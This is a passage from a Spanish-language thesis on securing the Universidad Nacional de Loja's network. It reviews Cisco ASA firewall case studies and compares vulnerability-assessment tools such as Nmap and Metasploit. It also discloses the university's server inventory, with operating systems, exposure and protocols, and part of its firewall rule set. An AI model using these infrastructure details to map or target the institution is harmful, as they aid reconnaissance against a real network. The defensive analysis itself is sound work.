	productos de manera rápida, para lograr esto debe mantener su sitio web y la red interna en funcionamiento. Según Jason Kennedy administrador de la red de la institución ha tenido problemas como denegación de servicios(Dos) que obstruyeron los servicios para que los clientes no pudieran acceder, enlaces a sitios web maliciosos en sitios de redes sociales, phishing mediante correo electrónico, malware que infectaron las computadoras de los empleados de la compañía. La empresa contaba con un firewall cisco como solución que bloqueaba el acceso a personas que intentaren infiltrase en la red interna y una solución de filtrado web que bloqueaba el acceso a los empleados a redes sociales y sitios maliciosos, pero algunos empleados necesitaban acceder a estos sitios como parte de su trabajo especialmente el departamento de marketing, por lo tanto con esta solución no se pudo bloquear los sitios sociales para algunos empleados ya que se les negaba el acceso a todos los empleados, para ello necesitaban otra solución. La solución a estos inconvenientes consistió en la utilización de una Firewall Cisco ASA 5585-X Adaptive Security Appliance with Next-Generation Firewall Services, obteniendo resultados como, selectivamente dar a los empleados el acceso a diferentes sitios web para la ocupación, mejorar la seguridad en cuanto a las transacciones con tarjetas de crédito, reducción de llamadas de asistencia técnica.
City of Tomorrow Builds in Next-Generation Security [17].	En este caso de éxito la solución consiste en dar mayor seguridad a la red de la municipalidad de la ciudad el Paso localizada en Texas EEUU, dar mayor seguridad debido a una serie de desafíos que tuvo esta entidad pública como por ejemplo de recibir hasta 100 llamadas por día, departamentos que planearon aceptar tarjetas de crédito para el pago, acceso Wifi en sectores públicos de la ciudad y otros desafíos como Wifi en autobuses. La solución que optaron Judson F. Williams director del departamento de tecnología su equipo de trabajo y la municipalidad fue trabajar con Cisco, para ello la solución de seguridad fue utilizar el Firewall Cisco ASA serie 5585-X, Cisco Prime Security Manager, Cisco Email Security Appliance (ESA). Se obtuvieron resultados como dar servicio de Wifi en lugares públicos, capacidad de supervisar Wifi público y conectividad de los empleados, además con el Firewall Cisco Asa 5585 de la nueva generación se protegió la conexión externa ampliada, con este nuevo Firewall según Judson Williams eran capaces de sustituir cinco cortafuegos por dos , lo que significa menos mantenimiento, tratar pagos con tarjeta de crédito con mayor seguridad, los hospitales proporcionaron e intercambiar información con los hospitales del ministerio de salud pública, además utilizaron Cisco Secure Mobility AnyConnect como una medida suplementaria de la seguridad en el acceso inalámbrico por el empleado.

Providing Next-Generation Security for Students and Faculty [18].	Se presenta una solución al Departamento de Educación en Austrialia Occidental para mejorar la disponibilidad de la red y fiabilidad. El Departamento de Educación en Australia Occidental es la autoridad educativa aproximadamente 40.000 profesores y más de 280.000 estudiantes, gran parte de la información de las escuelas y tecnologías de la comunicación (TIC) se aprovisiona de forma centralizada desde el Departamento de la oficina principal en la capital del estado, de Perth. Según Glenn Veen Director del Departamento de telecomunicaciones tienen algunas de las escuelas más remotas del mundo. Pero debido al gran tráfico de internet, una serie de interrupciones de hasta 30 minutos en la conexión, fallos de los servidores de seguridad , inconvenientes al filtrar contenidos para los estudiantes más pequeños, 60 terabytes de datos de internet al mes y más de 1 millón de mensajes de correo electrónico ,el departamento adquirió 8 servidores de seguridad Cisco ASA 5585-X de próxima generación. Los resultados fueron evidentes como mejora de la disponibilidad y fiabilidad, mejor desempeño y se aumentó la satisfacción del usuario final.
Education Provider Assures Protected Campus Learning [19].	La solución se implementa en la Universidad de Fontys de Ciencias Aplicadas, Países Bajos. La Universidad quería actualizar a una plataforma que pudiera manejar las amenazas de próxima generación asociadas con tendencia BYOD y movilidad, así como también enfrentar el crecimiento de la red en el campus universitario Esta universidad contaba con dos Firewall Cisco (PIX) 510 y 520, para luego ser reemplazado por dos Firewall Cisco ASA 5585-X como solución tomada por esta Universidad. Los resultados fueron evidentes como mantener el campus universitario más protegido, una red confiable para los dispositivos móviles que son los más utilizados y soportar aproximadamente 19.000 conexiones, costos de mantenimiento menor por las sofisticadas herramientas que proporciona y con la poca frecuencia que se lo hace.
Providing Next-Generation Security for Today's Healthcare. [20]	Molina Healthcare una organización que ofrece servicios de salud a familias económicamente vulnerables, planes de salud, clínicas médicas y una gestión de información sanitaria. Esta organización creció de una manera exponencial, lo que produjo requerimientos como mayor infraestructura para la prestación de servicios, capacidad de almacenamiento de datos, aumento de rendimiento para manejar el crecimiento actual y futuro, controlar una gran cantidad de tráfico de internet un promedio de 500 Mbps y empleados remotos que requieren acceso VPN, así como poder dar mayor soporte a la solución Cisco TelePresence para comunicarse con las empresas y organizaciones externas. La organización también maneja

	un gran volumen de correo electrónico para sus más de 8600 empleados. Cualquier correo electrónico con la información personal de salud debe estar encriptada. Para todos estos requerimientos esta organización mediante un análisis previamente realizado actualizó su centro de datos con las últimas tecnologías que ofrece Cisco, adquirió e instalo el Firewall Cisco ASA 5585-X de próxima generación, Cisco Identity Services Engine (ISE) y Cisco Email Security Appliance. Con Cisco ASA 5585 se protegió el tráfico de servidor a servidor, el tráfico público, el tráfico de los clientes junto con un IPS. La plataforma también proporciona conectividad de red privada (VPN) a través de la movilidad de Cisco Secure AnnyConnect. ISE permitió una mejor visibilidad superior de los usuarios, poder controlar el acceso, acelerar funcionalidades de identificación, mitigación y corrección de amenazas. Con Cisco Email Security Appliance la organización mantuvo los servicios de correo electrónico libre de spam, malware y otras amenazas proporcionando una protección continua antes, durante y después de un ataque. La tecnología que la organización adquirió a Cisco proporcionó además rendimiento, gestión, seguridad, mayor ancho de banda, lograr establecer sesiones de teleprecencia fuera de la organización sin ningún problema y controlar una mayor cantidad de empleados de manera remota sin que obstaculice la red.

Síntesis: Los casos de éxito revisados (Tabla I) muestran la efectividad del Firewall ASA y la capacidad de poder implementar nuevos módulos para potenciar aún más la seguridad de la red de datos de una organización, por lo tanto es factible proporcionar mayor seguridad al appliance a través de nuevos módulos.

En los casos anteriores las organizaciones utilizaron diversas opciones de seguridad para la red, dependiendo de los requisitos de seguridad, utilizaron opciones como: la nueva generación del Firewall (NGFW) ASA que permite reducir gastos así como mantener la red segura, confiable y estable. Cisco Web Security Appliance (WSA) que permite la protección avanzada de amenazas, protección contra el malware avanzado, visibilidad, control de aplicaciones y control del tráfico de internet. Cisco Email Security Appliance (ESA) que permite el bloqueo sofisticado de spam, protección rápida de correo electrónico, protección contra malware avanzado, seguimiento de los usuarios finales que hacen click en las direcciones URL y control de mensajes salientes. Cisco Prime Security Manager que proporciona una herramienta sencilla y escalable para gestionar el Firewall Cisco ASA. Security Mobility Any Connect que proporciona seguridad a los empleados para trabajar desde cualquier lugar en computadoras portátiles y dispositivos móviles.

Por lo tanto se puede notar que las organizaciones que han tenido algún problema de seguridad en su red de datos o problemas con el firewall ASA que tengan implementado han optado por adquirir e implementar los servicios de seguridad que ofrece Cisco Algunos de estos servicios proporcionan seguridad en la capa 7 del modelo OSI que es uno de los problemas en el Firewall Cisco ASA de la Universidad Nacional de Loja.

2. Arquitectura de Red de la Institución




Figura 21. Arquitectura de red de la Universidad Nacional de Loja

2.1 Identificación de los Usuarios

La Universidad Nacional de Loja cuenta con los siguientes usuarios:

- Estudiantes
- Docentes
- Administrativos
- Personas externas

2.2 Descripción de la Arquitectura de la Red

2.2.1 Router de Internet Cisco: Modelo Cisco XXXX

De acuerdo a la arquitectura de red, la Universidad Nacional de Loja cuenta con un

Router Cisco ubicado entre internet y el Firewall Cisco ASA.

2.2.2 Firewall Perimetral Cisco: Modelo ASA XXXX

Siguiendo a la conexión de Red se encuentra un Firewall Perimetral ubicado entre el Router Cisco XXXX proveedor de internet y la red interna.

2.2.2.1 Seguridad del Firewall

Tiene configurado un conjunto de políticas, también se hace uso del nateo y reglas de seguridad para las aplicaciones. Tiene creado servicios especializados TCP/UDP, al igual se han configurado políticas para la comunicación entre redes.

2.2.2.2 Información del Firewall

En la figura 22 se muestra información del firewall actual como el tipo de encriptación, vlans utilizadas, la licencia, entre otros.




Figura 22. Device del firewall

Seguidamente en la figura 23 se puede observar la versión actual del Firewall ASA, así mismo la versión de la herramienta para la administración del ASA (ASDM), el total de la memoria que posee en MB, el modelo del firewall, la memoria flash en MB, al igual que otros datos adiciones como se muestra en la figura 23.




Figura 23. Device del firewall

2.2.3 Zona Desmilitarizada

Siguiendo con la infraestructura de Red se encuentra una zona desmilitarizada (DMZ) como una zona segura de acceso a los servidores de la institución, ubicada detrás del Firewall ASA.

En la DMZ se encuentran los servidores tanto públicos como privados (Tabla II).

2.2.4 Modelo Jerárquico

Seguidamente se encuentra los switches de distribución para cada área de la Universidad, seguido de los switchs de acceso, los mismos que se explican en el siguiente modelo jerárquico. La utilización de un modelo jerárquico es una de las características de la nueva red, el utilizado es el de 3 capas de CISCO.

- **CORE.** Switch Cisco Catalyst XXXX
- **DISTRIBUCIÓN.** Switch Cisco Catalyst XXXX
- **ACCESO.** Switch Cisco Catalyst XXX

2.2.5 Servidores

En la tabla II se indican los servidores de la institución con sus características.

TABLA II. CARACTERÍSTICAS DE LOS SERVIDORES DE LA UNIVERSIDAD NACIONAL DE LOJA

Descripción	**Público/ Privado**	**Protocolo de Acceso**	**Capacidad**		**Hardware**			**Software**
			RAM MB	**HD EN GB**	**Marca**	**CPU**	**Modelo**	**Sistema Operativo Versión**
Eva(Entorno Virtual de Aprendizaje	Público	HTTP	16	450	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G8	GNULINUX CENTOS
Virtual Cursos	Público	HTTP	16	400	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G9	GNULINUX CENTOS
Base de datos	Privado	HTTPS	16	150	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G10	GNULINUX DEBIAN
Biblioteca	Privado	HTTP	3	81	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G13	GNULINUX DEBIAN
Evaluación Docente	Público	HTTP	4	111	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G15	GNULINUX CENTOS
Graduados	Público	HTTP	2		HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G16	GNULINUX CENTOS
LDAP	Privado	--------	2	81	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G17	GNULINUX CENTOS
Name Server 02 (DNS)	Privado	--------	512 MB	31	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G18	GNULINUX CENTOS
Formación	Público	HTTPS	1	40	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G19	GNULINUX DEBIAN
NOC(Monitoreo de la Red)	Privado	--------	2	30	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G20	GNULINUX CENTOS

Soportes - GLPI(registro de incidentes de red y de software)	Privado	HTTPS	2	60	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G23	GNULINUX DEBIAN
Capacitación	Público	HTTP	512 MB	30	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G25	GNULINUX DEBIAN
Security	Privado		512 MB	40	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G28	GNULINUX DEBIAN
NTP(Network Time Protocol - sincronizacion del uso horario)	Privado	----------	512 MB	10	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G30	GNULINUX CENTOS
Repositorio	Privado	HTTPS	1	30	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G33	GNULINUX CENTOS
QUIPUX(Sistema de Gestión Documental)	Privado	HTTP	2	201	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G34	GNULINUX CENTOS
DSPACE2	Público	HTTP	2	201	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G35	GNULINUX DEBIAN
NAME SERVER 01(DNS)	Privado	--------	512 MB	41	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G36	GNULINUX CENTOS
Facturación Tesorería	Público	----------	2	27	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G37	WINDOWS
Servidor web(unl.edu.ec)	Público	HTTPS	4	151	HEWLETT PACKARD	Intel(R) Xeon(R) 2.53GHz	PROLIANT BL460C G38	GNULINUX DEBIAN
Respaldo	Privado	----------	2	1024	HEWLETT PACKARD	PROLIANT DL120 G7	4 Intel(R) Xeon(R) 3.10GHz	GNULINUX DEBIAN

2.3 Modelo de Referencia

El modelo de referencia utilizado es Transmission Control Protocol e Internet Protocol (TCP/IP), el cual está formado por 4 capas, enlace de datos, red, transporte, y aplicación.

2.4 Ancho de Banda

EL ancho de banda de la institución actualmente es de 450 MB de internet comercial y 1Gbps de red avanzada.

2.5 Número de Usuarios detrás del Firewall: alumnos, docentes y administrativos.

El número de usuarios de estudiantes es de 6000 y 1200 entre administrativos y docentes. Siendo un total de 7200.

2.6 Throughput del dispositivo que debe soportar en Mbps.

Considerando el crecimiento a futuro 4Gbps.

2.7 Análisis de seguridades que ofrece el Firewall Cisco ASA.

En la tabla III se presenta las seguridades más importantes que ofrece el Firewall Cisco ASA como una alternativa de seguridad para proteger la red de datos de las instituciones.

Dentro de las seguridades que ofrece Cisco están los Firewall Cisco ASA de próxima generación con los servicios de FirePower o servicios de potencia de fuego como la detección contra malware avanzado, filtrado de URL, prevención de intrusiones de próxima generación, control de políticas de identidad y VPN, que es una de las alternativas de seguridad que la mayoría de las instituciones están actualmente implementando.

TABLA III. FIREWALL CISCO ASA CON LOS SERVICIOS FIREPOWER

Seguridades	**Descripción** [21]
NGIPS	Prevención superior contra amenazas y mitigación de amenazas conocidas y desconocidas
Protección contra malware avanzado (AMP)	Detección, bloqueo, seguimiento, análisis y corrección para proteger a la empresa contra ataques de malware dirigido y persistente
Reconocimiento contextual total	Aplicación de políticas en función de la visibilidad completa de usuarios, dispositivos móviles, aplicaciones del cliente, comunicación entre máquinas virtuales, vulnerabilidades, amenazas y URL
Control de aplicaciones y filtrado de URL	Control de capa de aplicación (aplicaciones, ubicaciones geográficas, usuarios, sitios web) y capacidad para aplicar políticas de uso y detección personalizada en función de URL y aplicaciones personalizadas.
Administración de clase empresarial	Tableros e informes desglosados con visibilidad integral de hosts, aplicaciones, amenazas e indicadores de compromiso detectados.
Automatización de operaciones simplificada	Reducción de los costos operativos y la complejidad administrativa con correlación de amenazas, evaluación del impacto, ajuste automatizado de políticas de seguridad e identificación de usuarios.
Escalable y de diseño específico	Arquitectura de dispositivos de seguridad altamente escalable que funciona a velocidades de multigigabits; ofrece seguridad sólida y uniforme en oficinas pequeñas, sucursales, el perímetro de Internet y los centros de datos de entornos físicos y virtuales.
Administración en dispositivo	Simplifica la administración avanzada de defensa contra amenazas para empresas en crecimiento y medianas con implementaciones de pequeña escala.
VPN de acceso remoto	Extiende el acceso seguro de redes corporativas más allá de las

	computadoras portátiles corporativas hacia los dispositivos móviles personales, independientemente de la ubicación física; soporte para la solución Cisco AnyConnect Secure Mobility, con la capacidad de VPN granular a nivel de las aplicaciones, además de los clientes nativos de Apple iOS y Android VPN.
VPN de sitio a sitio	Protege el tráfico, incluido VoIP y datos de aplicación cliente-servidor, en todas las empresas descentralizadas y las sucursales.
Integración con Snort y OpenAppID	Integración de seguridad de código abierto con Snort y OpenAppID para acceder a recursos de la comunidad; capacidad para personalizar fácilmente la seguridad a fin de abordar aplicaciones y amenazas nuevas y específicas rápidamente.
Inteligencia de seguridad colectiva (CSI)	La inteligencia inigualable de seguridad y reputación web brinda protección de seguridad e inteligencia de amenazas en tiempo real

Como complementación a lo anterior en las siguientes imágenes se presenta los servicios de seguridad más importantes del Firewall ASA con la seguridad FirePower y el proceso de seguridad.




Figura 24. Funciones clave de seguridad




Figura 25. Proceso de seguridad

Síntesis:

Una vez analizadas las seguridades del Firewall Cisco ASA, se pudo verificar de acuerdo a la tabla anterior analizada (Tabla III), que para proporcionar mayor seguridad a las redes de datos de las instituciones, Cisco ofrece servicios de seguridad como módulos para sus productos ASA, llamados servicios de potencia de fuego (FirePower). Estos servicios de seguridad son muy importantes para el Firewall Cisco ASA de la UNL ya que no cuenta con estos servicios en la actualidad, para lo cual le sería muy beneficioso y de esta manera el Firewall pueda detectar malware avanzado, poder contar un IPS/IDS, filtrado de URL, control de aplicaciones, entre otros, obteniendo resultados como mayor fiabilidad, rendimiento y seguridad de la red de datos de la UNL y por ende mayor satisfacción de los usuarios.

2.8. Políticas de seguridad configuradas en el Firewall Cisco ASA de la UTI de la UNL

La tabla siguiente (Tabla IV) indica la estructura de las configuraciones de algunos servicios implementados en el Firewall ASA de la Universidad Nacional de Loja.

TABLA IV. CONFIGURACIONES EN EL FIREWALL CISCO ASA 5585

Ítem	Interface	Source	Destination	Service	Action	Descripción
1		Red Servidores	any	IP	permit	Red de servidores DC
2		Red UTI	any	IP	permit	Red UTI
3		IP_VideoVigilancia	any	IP	deny	Monitoreo de Guardias
4		Red LAN	any	tcp-navegacion	permit	Red Cableada
5		WLAN	any	tcp-navegacion	permit	Red Inalámbrica Multimarca
6	Inside	WLAN CISCO	any	tcp-navegacion	permit	Red Inalámbrica Cisco
7		WLAN	[redacted]	Tcp/8000	permit	Acceso Tesis Estudiante Sistemas
8		Red_LAN WLAN WLAN_CISCO	[redacted]	tcp/10443	permit	[puerto vpn de conecta.uah.es], Docente Sistemas
9		Red_LAN	any	tcp-navegacion	permit	Red cableada
10		WLAN	any	tcp-navegacion	permit	Red inalambrica Multimarca
11		WLAN_CISCO	any	tcp-navegacion	permit	Red Inalambrica Cisco
12		Any	any	IP	Deny	Implicit rule

3. Cuadro comparativo de herramientas para el diagnóstico de vulnerabilidades.

TABLA V. HERRAMIENTAS PARA EL DIAGNÓSTICO DE VULNERABILIDADES

Herramienta	Licencia	Descripción	Ventajas	Desventajas
Nmap	GPL (General Public License)	Escáner de puertos NMAP (Network Mapper o Mapeador de Redes) es una herramienta para scanear puertos abiertos. Se diseñó para explorar grandes redes, aunque funciona también para hacer mapeos a equipos individuales [22]. Nmap es una herramienta de software libre, utilizada para explorar, administrar y auditar la seguridad de una red [23]. Existe una versión para cada sistema operativo ya sea Linux, Windows, Mac u otros SO. Identifica los puertos abiertos. .	• Es multiplataforma. • Es potente, es decir permite escanear grandes redes. • Fácil de instalar • Fácil de usar. • Puede ser utilizado desde Nessus u otros Scanner. • Identifica que sistema operativo y la versión que utiliza la computadora. • Identifica que equipos se encuentran disponibles en una red. • Existe una extensa documentación. • Identifica el servicio en los servidores • Varios servicios • Identifica el estado de los puertos Flexible, soporta docenas de técnicas avanzadas	• Tiene interfaces graficas no muy amigables al usuario. • Trabaja más con línea de comandos. • Los comandos a utilizar son complejos de utilizar y de aprender.

			de mapeado de las rede llenas de filtros IP, cortafuegos, routers y otros obstáculos. Esto incluye muchos escaneos de puertos, detección de sistema operativo, la versión, etc. [23][22]	
Nessus	Versión Home (gratuita de prueba) y Work (privativa).	Es una herramienta de evaluación y escáner de vulnerabilidades para fortalecer la seguridad de la red. Es un escáner de seguridad remoto para Linux BSD, Solaris y otros Unix, también está disponible para Windows y Mac Os X. Es un analizador de seguridad de red versátil, actualizado y de uso sencillo [22][24].	• Genera soluciones a las vulnerabilidades encontradas • Escaneo de aplicaciones web. • Escaneo de virus. • Descubrimiento de recursos • Escaneo autenticado • Fácil de instalar • Fácil de usar • Plugins actualizados a diario • Soporte por una única empresa Es considerado uno de los productos más importantes en el ámbito de la seguridad [25][22].	• En versiones gratuitas tiene limitaciones. • Si la interfaz es más simple, también implica que falten algunas características • El fallo de un plugin puede llegar a ser complejo [25][23].
Metasploit Framewo rk	GPL (General Public License)	Metasploit es una solución de prueba de penetración "pentesting", con el que se puede desvelar las debilidades de las defensas, centrarse en los mayores riesgos y mejorar los resultados de seguridad. Aprovecha las vulnerabilidades encontradas mediante exploits, que es	• Permite la simulación de daños • Estándar más habitual para las pruebas de penetración con más de 1200 exploits. • Permite identificar si ciertas vulnerabilidades identificadas	• No identifica vulnerabilidades • Puede ser utilizado para explotar vulnerabilidades. • Funciona a base de línea de comandos.

		un fragmento de software, comandos o acciones con el fin de aprovechar una vulnerabilidad en el sistema. Entorno de testeo para diversas plataformas, trabaja con librerías, base de datos, programas, códes, etc.[26] Metasploit, el marco de las pruebas de penetración fue desarrollado originalmente para pruebas de penetración utilizando la prueba del concepto de secuencias de comandos (PICs) [27].	cuentan con sistemas de seguridad ocultos. • Permite dimensionar los daños de las vulnerabilidades • Open - source • Multiplataforma • Importación de datos de detección de red • Soporte por la comunidad de metasploit. • Tiene entre 800 secuencias de comandos de ataque • Comprueba y dimensiona cual podría ser el posible daño a la organización [28][27].	• Gran cantidad de documenta ción en inglés [27].
Kali Linux	GPL (General Public License)	Es una distribución de linux avanzada para pruebas de penetración y auditorías de seguridad de la red.[29] Diseñada exclusivamente para Penetration Testing. Es un Sistema Operativo con más de 300 herramientas de seguridad y pruebas de penetración categorizadas dentro de las herramientas más usadas por probadores de penetración y otros sistemas de evaluación de seguridad de la información.[30]	• Contiene más de 300 herramientas para el Penetration Testing. • Entorno de desarrollo seguro. • Multi-lenguaje • Puede ser instalado desde un live cd, live usb y como SO. • Es una herramienta muy completa ya que integra varias herramientas según la categoría. • Preinstaladao Nmap • Tiene una interfaz muy amigable al usuario.	• Necesita ser instalado en una computadora como SO. • No siempre están todos los drivers disponibles, aunque se ha avanzado mucho al respecto • No amigable para los usuarios acostumbra dos a las distribuciones de Microsoft y Macintosh [32][30].

			• No necesita muchos recursos para su instalación. • Trae preinstalado wireshark (snnifer) • Tiene instalado Metasploit por la cual puede explotar vulnerabilidades. • Se puede utilizarlo en una Máquina Virtual. • Es open-source • Totalmente personalizable • Ataques inalámbricos.- Herramientas para analizar la red y diagnosticar su seguridad (Aircrack-ng). • Ataques a contraseñas.- Herramientas para realizar cracking de claves (John de Ripper) • Aplicaciones web.- Herramientas para realizar análisis en sitios web a nivel de servidores. • Disponible para dispositivos ARM como sansung galaxy, raspberry pi, Android • Se ha añadido nuevas herramientas y actualizado las existentes [31][32][30].	

OpenVas	GPL (General Public License)	Servicios y herramientas especializadas para el escaneo y gestión de vulnerabilidades de seguridad de sistemas informáticos.[33]	• Se pueden programar escaneos • Configuración con muchas opciones, a medida • Configuración con muchas opciones, a medida. • Permite prevenir falsos positivos y sirve para añadir anotaciones. • Gratuito siempre versión completa.[33]	• Componentes dificultosos de manejar • Aspecto poco iterativo con los usuarios • No funciona en máquinas windows • Utiliza pocos plugins para el análisis [33]. • El escáner de seguridad solo puede ejecutarse desde Linux. • OpenVAS no es el escáner más fácil, rápido de instalar y usar.
Wireshark	GPL (General Public License)	Fuente libre y abierta del analizador de paquetes. Se utiliza para la solución de problemas de red, el análisis, el desarrollo de software y protocolos de comunicación y educación [34]. Originalmente llamado Ethereal, en mayo de 2006 el proyecto fue rebautizado como Wireshark debido a problemas de marca.[34]	• Los administradores de red utilizan para solucionar los problemas de la red. • Los Ingenieros de seguridad de red, utilizan la herramienta para examinar los problemas de seguridad. • Los desarrolladores la utilizan para depurar las implementaciones de protocolos • Los estudiantes la utilizan para aprender el protocolo TCP/IP. • Permite capturar paquetes y analizar la estructura de un paquete, como la Trama MAC,	• Se debe tener conocimientos de las tramas de los protocolos [34]. • No captura datos encriptados • Difícil descifrar la información que transita por la red.

			datagrama IP, segmento de paquetes TCP, y otro contenido y transmisión de PDU • Es multiplataforma, incluyendo corre bajo la plataforma de Unix, Linux y Windows • Licencia de código abierto.[34]	
ENABLE SECURITY	Privada	Permite realizar pruebas de penetración y la investigación de vulnerabilidades a fin de proteger las redes de clientes y aplicaciones en línea contra los atacantes.[35]	• Herramienta completa para el análisis de vulnerabilidades. • Proporciona un plan de mitigación de las vulnerabilidades. • Cuenta con herramientas de licencia libre. • Fácil de manejar • Prueba de penetración de la red remota. • Web application penetration testing. • Prueba de penetración de voz sobre IP. • Prueba de penetración de la red interna [35].	• Licencia Comercial • Poca documenta ción.
